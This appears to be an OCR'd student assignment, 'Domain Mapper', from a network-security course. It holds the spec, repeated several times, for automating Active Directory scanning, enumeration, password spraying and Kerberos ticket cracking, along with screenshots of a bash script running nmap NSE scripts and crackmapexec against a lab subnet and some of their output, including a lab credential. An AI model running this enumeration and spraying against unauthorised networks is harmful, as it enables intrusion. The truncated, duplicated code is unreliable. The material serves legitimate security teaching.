
3.1. Basic: 3.1.1. Identify services (-sV) running on open ports.


3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.


6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling





3.2. Intermediate:
3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
3.2.2. Enumerate shared folders.



2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**
3.1.1. Identify services (-sV) running on open ports.
3.1.2. Identify the IP Address of the Domain Controller.
3.1.3. Identify the IP Address of the DHCP server.
3.2. **Intermediate:**
3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
3.2.2. Enumerate shared folders.
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
3.3. **Advanced (Only if AD credentials were entered):**
3.3.1. Extract all users.
3.3.2. Extract all groups.
3.3.3. Extract all shares.
3.3.4. Display password policy.
3.3.5. Find disabled accounts.
3.3.6. Find never-expired accounts.
3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.

2 | ZX305


CYBERIUM ARENA
SIMULATORS


NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling.
6.2. Allow Wizard mode, to help students choose.
6.3. Include a help menu to help users understand how to use this tool effectively.

General





```
project4.7.sh
ime > kali > Desktop > Network Security > $ project4.7.sh
953 ModesExecute() {
109     else
110         header "2. Scanning Mode"
111         echo "turned off" | tee -a "$runlog"
112     fi
113
114     # --- Step 3/7: Enumeration ----------------------------------------------
115     phase "Enumeration"
116     if [[ "$EnMode" != "Off" ]]; then
117         local NO_DC=0
118         dc_ip="$(resolve_or_find_dc_ip "$DOMAIN_NAME" "$NTADR")"
119         header "Active Directory target"
120         if [[ -z "$dc_ip" ]]; then
121             NO_DC=1
122             echo -e "\e[91mCould not locate a Domain Controller for \"$DOMAIN_NAME\" in \"$NTADR\".\e[0m"
123             echo -e "\e[93mTip:\e[0m ensure the DC is up and listening on TCP/389, or point Kali DNS to the
124         else
125             echo "Using DC IP: $dc_ip" | tee -a "$runlog"
126             log_message "Using DC IP: $dc_ip"
127         fi
128
129         stage "Enumeration Phase (3)"
130
131         enum_basic() {
132             run_capture "3.1.1 Nmap service/version detection" \
133                 nmap -Pn -sV -T4 -oN "$outdir/enum_services_sV.txt" "$NTADR"
134             header "3.1.2 Domain Controller IP"
135             echo "${dc_ip:+Detected DC IP: $dc_ip}" | tee -a "$runlog"
136             run_capture "3.1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
137                 nmap -sU -p67 --script=dhcp-discover -oN "$outdir/enum_dhcp_discover.txt" "$NTADR"
138         }
139
140         enum_intermediate() {
141             run_capture "3.2.1 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
142                 nmap -Pn --open -p21,22,445,5985,5986,389,636,3389 -oG "$outdir/enum_key_services.gnmap" "
143
144             if [[ "$AD_USER" != "None" && "$AD_PASS" != "None" ]]; then
145                 run_capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
146                     bash -c "crackmapexec smb \"$NTADR\" ${DOMAIN_NAME:+-d \"$DOMAIN_NAME\"} -u \"$AD_USER
147             else
148                 run_capture "3.2.2 Shares via CrackMapExec (unauthenticated)" \
149                     crackmapexec smb "$NTADR" --shares
150             fi
151
152             run_capture "3.2.3 Nmap NSE: smb-enum-shares" \
153                 nmap -Pn -p445 --script smb-enum-shares -oN "$outdir/nse_smb_enum_shares.txt" "$NTADR"
154             run_capture "3.2.3 Nmap NSE: smb-enum-users" \
155                 nmap -Pn -p445 --script smb-enum-users -oN "$outdir/nse_smb_enum_users.txt" "$NTADR"
156             run_capture "3.2.3 Nmap NSE: ldap-search" \
157                 nmap -Pn -p389 --script ldap-search -oN "$outdir/nse_ldap_search.txt" "$NTADR"
158         }
159
160         enum_advanced() {
161             if [[ "$DOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]]; then
162                 header "3.3 Advanced Enumeration"
163                 echo "AD credentials not set. Skipping 3.3 block." | tee -a "$runlog"
164                 return
165             fi
```

3.2. Intermediate:
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**
- 3.1.1. Identify services (-sV) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**
- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**
- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.

2 | ZX305

CYBERIUM ARENA
SIMULATION

NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling.
6.2. Allow Wizard mode, to help students choose.
6.3. Include a help menu to help users understand how to use this tool effectively.

General

```
SMB                     192.168.132.132 445    METASPLOITABLE   [*] Unix (name:METASPLOIT
ABLE) (domain:mydomain.local) (signing:False) (SMBv1:True)
SMB                     192.168.132.131 445    DC               [*] Windows 10 / Server 2
019 Build 17763 x64 (name:DC) (domain:mydomain.local) (signing:True) (SMBv1:False)
SMB                     192.168.132.132 445    METASPLOITABLE   [-] mydomain.local\labuse
r2:Password123! STATUS_LOGON_FAILURE
SMB                     192.168.132.131 445    DC               [+] mydomain.local\labuse
r2:Password123!
SMB                     192.168.132.131 445    DC               [+] Enumerated shares
SMB                     192.168.132.131 445    DC               Share           Permissio
ns      Remark
SMB                     192.168.132.131 445    DC               -----           -------
---     ------
SMB                     192.168.132.131 445    DC               ADMIN$
        Remote Admin
SMB                     192.168.132.131 445    DC               C$
        Default share
SMB                     192.168.132.131 445    DC               IPC$            READ
        Remote IPC
SMB                     192.168.132.131 445    DC               NETLOGON        READ
        Logon server share
SMB                     192.168.132.131 445    DC               SYSVOL          READ
        Logon server share

$ nmap -Pn -p445 --script smb-enum-shares -oN 11-9-run1/run_20250911_003534/nse_smb_enum_s
hares.txt 192.168.132.0/24
$ nmap -Pn -p445 --script smb-enum-shares -oN 11-9-run1/run_20250911_003534/nse_smb_enum_s
hares.txt 192.168.132.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:58 EDT
Nmap scan report for 192.168.132.1
Host is up (0.0004s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.132.2
Host is up (0.00019s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:50:56:E7:BB:A7 (VMware)

Nmap scan report for 192.168.132.128
Host is up (0.00044s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:0C:29:DF:DB:0D (VMware)

Nmap scan report for 192.168.132.131
Host is up (0.00045s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:92:69:C3 (VMware)

Nmap scan report for 192.168.132.132
Host is up (0.0012s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:71:CA:8D (VMware)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.132.132\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.132.132\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
```

```
project4.7.sh ●
me > kali > Desktop > Network Security > $ project4.7.sh
953  ModesExecute() {
109      else
110          header "2. Scanning Mode"
111          echo "turned off" | tee -a "$runlog"
112      fi
113
114      # --- Step 3/7: Enumeration ----------------------------------------
115      phase "Enumeration"
116      if [[ "$EnMode" != "Off" ]]; then
117          local NO_DC=0
118          dc_ip="$(resolve_or_find_dc_ip "$DOMAIN_NAME" "$NTADR")"
119          header "Active Directory target"
120          if [[ -z "$dc_ip" ]]; then
121              NO_DC=1
122              echo -e "\e[91mCould not locate a Domain Controller for \"$DOMAIN_NAME\" in \"$NTADR\".\e[0m" |
123              echo -e "\e[93mTip:\e[0m ensure the DC is up and listening on TCP/389, or point Kali DNS to the
124          else
125              echo "Using DC IP: $dc_ip" | tee -a "$runlog"
126              log_message "Using DC IP: $dc_ip"
127          fi
128
129          stage "Enumeration Phase (3)"
130
131          enum_basic() {
132              run_capture "3.1.1 Nmap service/version detection" \
133                  nmap -Pn -sV -T4 -oN "$outdir/enum_services_sV.txt" "$NTADR"
134              header "3.1.2 Domain Controller IP"
135              echo "${dc_ip:-Detected DC IP: $dc_ip}" | tee -a "$runlog"
136              run_capture "3.1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
137                  nmap -sU -p67 --script=dhcp-discover -oN "$outdir/enum_dhcp_discover.txt" "$NTADR"
138          }
139
140          enum_intermediate() {
141              run_capture "3.2.1 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
142                  nmap -Pn --open -p21,22,445,5985,5986,389,636,3389 -oG "$outdir/enum_key_services.gnmap" "$N
143
144              if [[ "$AD_USER" != "None" && "$AD_PASS" != "None" ]]; then
145                  run_capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
146                      bash -c "crackmapexec smb \"$NTADR\" ${DOMAIN_NAME:+-d \"$DOMAIN_NAME\"} -u \"$AD_USER\"
147              else
148                  run_capture "3.2.2 Shares via CrackMapExec (unauthenticated)" \
149                      crackmapexec smb "$NTADR" --shares
150              fi
151
152              run_capture "3.2.3 Nmap NSE: smb-enum-shares" \
153                  nmap -Pn -p445 --script smb-enum-shares -oN "$outdir/nse_smb_enum_shares.txt" "$NTADR"
154              run_capture "3.2.3 Nmap NSE: smb-enum-users" \
155                  nmap -Pn -p445 --script smb-enum-users -oN "$outdir/nse_smb_enum_users.txt" "$NTADR"
156              run_capture "3.2.3 Nmap NSE: ldap-search" \
157                  nmap -Pn -p389 --script ldap-search -oN "$outdir/nse_ldap_search.txt" "$NTADR"
158          }
159
160          enum_advanced() {
161              if [[ "$DOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]]; then
162                  header "3.3 Advanced Enumeration"
163                  echo "AD credentials not set. Skipping 3.3 block." | tee -a "$runlog"
164                  return
165              fi
166
```

3.2. Intermediate:
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**
3.1.1. Identify services (-sV) running on open ports.
3.1.2. Identify the IP Address of the Domain Controller.
3.1.3. Identify the IP Address of the DHCP server.
3.2. **Intermediate:**
3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
3.2.2. Enumerate shared folders.
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
3.3. **Advanced (Only if AD credentials were entered):**
3.3.1. Extract all users.
3.3.2. Extract all groups.
3.3.3. Extract all shares.
3.3.4. Display password policy.
3.3.5. Find disabled accounts.
3.3.6. Find never-expired accounts.
3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling.
6.2. Allow Wizard mode, to help students choose.
6.3. Include a help menu to help users understand how to use this tool effectively.

General

```
MAC Address: 00:50:56:FB:BA:0C (VMware)

Nmap scan report for 192.168.132.133
Host is up (0.000065s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap done: 256 IP addresses (8 hosts up) scanned in 2.51 seconds

$ nmap -Pn -p445 --script smb-enum-users -oN 11-9-Run1/run_20250911_063534/nse_smb_enum_us
ers.txt 192.168.132.0/24
$ nmap -Pn -p445 --script smb-enum-users -oN 11-9-Run1/run_20250911_063534/nse_smb_enum_us
ers.txt 192.168.132.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:58 EDT
Nmap scan report for 192.168.132.1
Host is up (0.0029s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.132.2
Host is up (0.00015s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:50:56:E7:BB:A7 (VMware)

Nmap scan report for 192.168.132.128
Host is up (0.00026s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:0C:29:DF:DB:0D (VMware)

Nmap scan report for 192.168.132.131
Host is up (0.00040s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:92:69:C3 (VMware)

Nmap scan report for 192.168.132.132
Host is up (0.00074s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:71:CA:8D (VMware)

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
```

```
project4.7.sh ●
me > kali > Desktop > Network Security > $ project4.7.sh
953  ModesExecute() {
...
109      else
110          header "2. Scanning Mode"
111          echo "turned off" | tee -a "$runlog"
112      fi
113
114      # --- Step 3/7: Enumeration ----------------------------------------
115      phase "Enumeration"
116      if [[ "$EnMode" != "Off" ]]; then
117          local NO_DC=0
118          dc_ip="$(resolve_or_find_dc_ip "$DOMAIN_NAME" "$NTADR")"
119          header "Active Directory target"
120          if [[ -z "$dc_ip" ]]; then
121              NO_DC=1
122              echo -e "\e[91mCould not locate a Domain Controller for \"$DOMAIN_NAME\" in \"$NTADR\".\e[0m" |
123              echo -e "\e[93mTip:\e[0m ensure the DC is up and listening on TCP/389, or point Kali DNS to the
124          else
125              echo "Using DC IP: $dc_ip" | tee -a "$runlog"
126              log_message "Using DC IP: $dc_ip"
127          fi
128
129          stage "Enumeration Phase (3)"
130
131          enum_basic() {
132              run_capture "3.1.1 Nmap service/version detection" \
133                  nmap -Pn -sV -T4 -oN "$outdir/enum_services_sV.txt" "$NTADR"
134              header "3.1.2 Domain Controller IP"
135              echo "${dc_ip:+Detected DC IP: $dc_ip}" | tee -a "$runlog"
136              run_capture "3.1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
137                  nmap -sU -p67 --script=dhcp-discover -oN "$outdir/enum_dhcp_discover.txt" "$NTADR"
138          }
139
140          enum_intermediate() {
141              run_capture "3.2.1 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
142                  nmap -Pn --open -p21,22,445,5985,5986,389,636,3389 -oG "$outdir/enum_key_services.gnmap" "$N
143
144              if [[ "$AD_USER" != "None" && "$AD_PASS" != "None" ]]; then
145                  run_capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
146                      bash -c "crackmapexec smb \"$NTADR\" ${DOMAIN_NAME:+-d \"$DOMAIN_NAME\"} -u \"$AD_USER\"
147              else
148                  run_capture "3.2.2 Shares via CrackMapExec (unauthenticated)" \
149                      crackmapexec smb "$NTADR" --shares
150              fi
151
152              run_capture "3.2.3 Nmap NSE: smb-enum-shares" \
153                  nmap -Pn -p445 --script smb-enum-shares -oN "$outdir/nse_smb_enum_shares.txt" "$NTADR"
154              run_capture "3.2.3 Nmap NSE: smb-enum-users" \
155                  nmap -Pn -p445 --script smb-enum-users -oN "$outdir/nse_smb_enum_users.txt" "$NTADR"
156              run_capture "3.2.3 Nmap NSE: ldap-search" \
157                  nmap -Pn -p389 --script ldap-search -oN "$outdir/nse_ldap_search.txt" "$NTADR"
158          }
159
160          enum_advanced() {
161              if [[ "$DOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]]; then
162                  header "3.3 Advanced Enumeration"
163                  echo "AD credentials not set. Skipping 3.3 block." | tee -a "$runlog"
164                  return
165              fi
```

3.2. Intermediate:
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

2. Scanning Mode
- 2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
- 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode
- 3.1. **Basic:**
  - 3.1.1. Identify services (-sV) running on open ports.
  - 3.1.2. Identify the IP Address of the Domain Controller.
  - 3.1.3. Identify the IP Address of the DHCP server.
- 3.2. **Intermediate:**
  - 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
  - 3.2.2. Enumerate shared folders.
  - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
- 3.3. **Advanced (Only if AD credentials were entered):**
  - 3.3.1. Extract all users.
  - 3.3.2. Extract all groups.
  - 3.3.3. Extract all shares.
  - 3.3.4. Display password policy.
  - 3.3.5. Find disabled accounts.
  - 3.3.6. Find never-expired accounts.
  - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode
- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
- 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
- 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results
- 5.1. For every execution, save the output in a PDF file.

CYBERIUM ARENA
SIMULATOR

NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)
- 6.1. Display the current stage, to give the user progress feeling.
- 6.2. Allow Wizard mode, to help students choose.
- 6.3. Include a help menu to help users understand how to use this tool effectively.

General

```
Nmap scan report for 192.168.132.254
Host is up (0.00026s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:FB:BA:0C (VMware)

Nmap scan report for 192.168.132.133
Host is up (0.000045s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap done: 256 IP addresses (8 hosts up) scanned in 2.36 seconds

$ nmap -Pn -p389 --script ldap-search -oN 11-9-run1/run_20250911_063534/nse_ldap_search.tx
t 192.168.132.0/24
$ nmap -Pn -p389 --script ldap-search -oN 11-9-run1/run_20250911_063534/nse_ldap_search.tx
t 192.168.132.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:58 EDT
Nmap scan report for 192.168.132.1
Host is up (0.0034s latency).

PORT    STATE    SERVICE
389/tcp filtered ldap
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.132.2
Host is up (0.00017s latency).

PORT    STATE  SERVICE
389/tcp closed ldap
MAC Address: 00:50:56:E7:BB:A7 (VMware)

Nmap scan report for 192.168.132.128
Host is up (0.0026s latency).

PORT    STATE    SERVICE
389/tcp filtered ldap
MAC Address: 00:0C:29:DF:DB:0D (VMware)

Nmap scan report for 192.168.132.131
Host is up (0.00031s latency).

PORT    STATE SERVICE
389/tcp open  ldap
MAC Address: 00:0C:29:92:69:C3 (VMware)

Nmap scan report for 192.168.132.132
Host is up (0.00040s latency).

PORT    STATE  SERVICE
389/tcp closed ldap
MAC Address: 00:0C:29:71:CA:8D (VMware)

Nmap scan report for 192.168.132.136
Host is up (0.00054s latency).

PORT    STATE    SERVICE
389/tcp filtered ldap
MAC Address: 00:0C:29:78:62:89 (VMware)

Nmap scan report for 192.168.132.254
Host is up (0.00010s latency).

PORT    STATE    SERVICE
389/tcp filtered ldap
MAC Address: 00:50:56:FB:BA:0C (VMware)

Nmap scan report for 192.168.132.133
Host is up (0.00004s latency).

PORT    STATE  SERVICE
389/tcp closed ldap

Nmap done: 256 IP addresses (8 hosts up) scanned in 2.39 seconds
```

project4.7.sh

```
ome > kali > Desktop > Network Security > $ project4.7.sh
953  ModesExecute() {
109      else
110          header "2. Scanning Mode"
111          echo "turned off" | tee -a "$runlog"
112      fi
113
114      # --- Step 3/7: Enumeration ----------------------------------------------
115      phase "Enumeration"
116      if [[ "$EnMode" != "Off" ]]; then
117          local NO_DC=0
118          dc_ip="$(resolve_or_find_dc_ip "$DOMAIN_NAME" "$NTADR")"
119          header "Active Directory target"
120          if [[ -z "$dc_ip" ]]; then
121              NO_DC=1
122              echo -e "\e[91mCould not locate a Domain Controller for \"$DOMAIN_NAME\" in \"$NTADR\".\e[0m"
123              echo -e "\e[93mTip:\e[0m ensure the DC is up and listening on TCP/389, or point Kali DNS to th
124          else
125              echo "Using DC IP: $dc_ip" | tee -a "$runlog"
126              log_message "Using DC IP: $dc_ip"
127          fi
128
129          stage "Enumeration Phase (3)"
130
131          enum_basic() {
132              run_capture "3.1.1 Nmap service/version detection" \
133                  nmap -Pn -sV -T4 -oN "$outdir/enum_services_sV.txt" "$NTADR"
134              header "3.1.2 Domain Controller IP"
135              echo "${dc_ip:+Detected DC IP: $dc_ip}" | tee -a "$runlog"
